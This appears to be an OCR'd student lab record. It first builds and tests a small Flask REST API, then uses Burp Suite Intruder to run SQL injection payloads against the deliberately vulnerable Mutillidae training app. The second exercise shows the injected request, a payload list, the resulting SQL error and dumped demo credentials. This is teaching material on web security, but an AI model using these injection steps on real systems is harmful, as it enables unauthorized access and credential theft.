Aim:

To create a simple REST API using python to do the GET, POST, PUT and DELETE operations

Algorithm:

Step 1: Start

Step 2: Install Flask

Step 3: Start the Flask App

Step 4: Use Postman to Test Endpoints

Step 5: View Server Output

Step 6: Stop

Program:

```
from flask import Flask, jsonify, request
app = Flask(__name__)
# Sample data
data = [
{'id': 1, 'name': 'Item 1'},
{'id': 2, 'name': 'Item 2'},
{'id': 3, 'name': 'Item 3'}
]
# GET request to retrieve all items
@app.route('/items', methods=['GET'])
def get_items():
return jsonify({'items': data})
# GET request to retrieve a specific item by ID
@app.route('/items/<int:item_id>', methods=['GET'])
def get_item(item_id):
item = next((item for item in data if item['id'] == item_id), None)
if item:
return jsonify({'item': item})
```

```
else:
return jsonify({'message': 'Item not found'}), 404
# POST request to add a new item
@app.route('/items', methods=['POST'])
def add_item():
new_item = {'id': len(data) + 1, 'name': request.json['name']}
data.append(new_item)
return jsonify({'item': new_item}), 201
# PUT request to update a specific item by ID
@app.route('/items/<int:item_id>', methods=['PUT'])
def update_item(item_id):
item = next((item for item in data if item['id'] == item_id), None)
if item:
item['name'] = request.json['name']
return jsonify({'item': item})
else:
return jsonify({'message': 'Item not found'}), 404
# DELETE request to remove a specific item by ID
@app.route('/items/<int:item_id>', methods=['DELETE'])
def delete_item(item_id):
global data
data = [item for item in data if item['id'] != item_id]
return jsonify({'message': 'Item deleted'}), 200
if __name__ == '__main__':
app.run(debug=True)
```

Procedure and Output:

Step 1: Install Flask

```
>>>pip install flask
```

Step 2: Start the Flask App

Save the code as app.py and execute


```
>>>python app.py
```

Copy the url produced http://127.0.0.1:5000

Step 3: Use Postman to Test Endpoints

1. GET Request to Retrieve All Items:

- Set the request type to **GET**.
- Enter the URL: **http://127.0.0.1:5000/items**
- Click "Send."



GET http://127.0.0.1:5000/items


```
{
    "items": [
        {
            "id": 1,
            "name": "Item 1"
        },
        {
            "id": 2,
            "name": "Item 2"
        },
        {
            "id": 3,
            "name": "Item 3"
        }
    ]
}
```

2. GET Request to Retrieve a Specific Item by ID:

- Set the request type to **GET**.
- Enter the URL for a specific item ID, for example:

http://127.0.0.1:5000/items/1


- Click "Send."



```
{
    "item": {
        "id": 1,
        "name": "Item 1"
    }
}
```

3. POST Request to Add a New Item:

- Set the request type to **POST**.
- Enter the URL: **http://127.0.0.1:5000/items**
- Go to the "Body" tab, select "raw" and choose "JSON (application/
- json)".Enter the request body
- Click "Send."




```
{
    "name": "New Item"
}
```

```
{
    "item": {
        "id": 4,
        "name": "New Item"
    }
}
```

4. PUT Request to Update an Existing Item:

- Set the request type to **PUT**.
- Enter the URL for a specific item ID, for example:
- **http://127.0.0.1:5000/items/1**
- Go to the "Body" tab, select "raw" and choose "JSON (application/
- json)".
- Enter the updated information
- Click "Send."



```
{
    "name": "Updated Item"
}
```

```
{
    "item": {
        "id": 1,
        "name": "Updated Item"
    }
}
```


5. DELETE Request to Remove a Specific Item by ID:

- Set the request type to **DELETE**.
- Enter the URL for a specific item ID, for example:

Ex. No:
Date:

http://127.0.0.1:5000/items/1

- Click "Send."



http://127.0.0.1:5000/items/1


DELETE http://127.0.0.1:5000/items/1

```
{
    "name": "Updated Item"
}
```

200 OK 6 ms 197 B

```
{
    "message": "Item deleted"
}
```

Step 4: View Server Output



```
C:\Users\NAVEEN\Desktop>python app.py
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 598-854-429
127.0.0.1 - - [16/Nov/2023 18:40:00] "GET /items HTTP/1.1" 200 -
127.0.0.1 - - [16/Nov/2023 18:40:08] "GET /items/1 HTTP/1.1" 200 -
127.0.0.1 - - [16/Nov/2023 18:40:25] "POST /items HTTP/1.1" 201 -
127.0.0.1 - - [16/Nov/2023 18:40:38] "PUT /items/1 HTTP/1.1" 200 -
127.0.0.1 - - [16/Nov/2023 18:40:44] "DELETE /items/1 HTTP/1.1" 200 -
```

Result:

Name:
Register Number:

Ex. No:
Date:


Aim:

To Install Burp Suite to do following vulnerabilities:

- SQL Injection

Procedure:

1. Install Burpsuite and connect the burpsuite proxy in browser proxy settings.
2. Turn on the intercept and search for the website which needs to be captured.



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

View your details

Please enter username and password to view account details

Name: username


Password: ••••••••

Dont have an account? Please register here

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

3. Send the intercepted request to the intruder and load the SQL Injection File from the device which is already installed.

Name:
Register Number:



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
GET /mutillidae/index.php?page=user-info.php&username=§username§&password=password&user-info-php-submit-button=
View+Account+Details HTTP/1.1
Host: 192.168.1.63
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.1.63/mutillidae/index.php?page=user-info.php
Cookie: PHPSESSID=cb89ee2ab1d9b06a431e9626e8466f70
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 19 Jun 2020 15:43:48 GMT
```

1 payload position

Length: 624

4. Start the attack in the intruder and search for the requests & responses in the render screen for SQL Injection.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 125

Burp Intruder


The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit https://portswigger.net for more details about Burp Suite Professional which contains the full version.

OK

```
delete
update
distinct
having
truncate
replace
like
```

5. After the attack, some response render shows the username and password for the webpage.

Ex. No:
Date:




Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	23634	
1	'	200	□	□	24758	

Dont have an account? Please register here

Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'password'' at line 1
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' ' AND password='password'

Did you setup/reset the DB?


Activities
Burp Suite Community Edition
Intruder attack 1
Attack Save Columns
Results
Target
Positions
Payloads
Options
Filter: Showing all items
Request
Payload
Status
Error
Timeout
Length
Comment
Request
Response
Raw
Headers
Hex
Render
View Account Details
Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
@webpwnized
Mutillidae Channel
Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin
41 of 125

Dont have an account? Please register here

Results for . 21 records found.

```
Username=admin
Password=adminpass
Signature=Monkey!

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
```

Result:

Name:
Register Number:

Ex. No:
Date:

Aim:

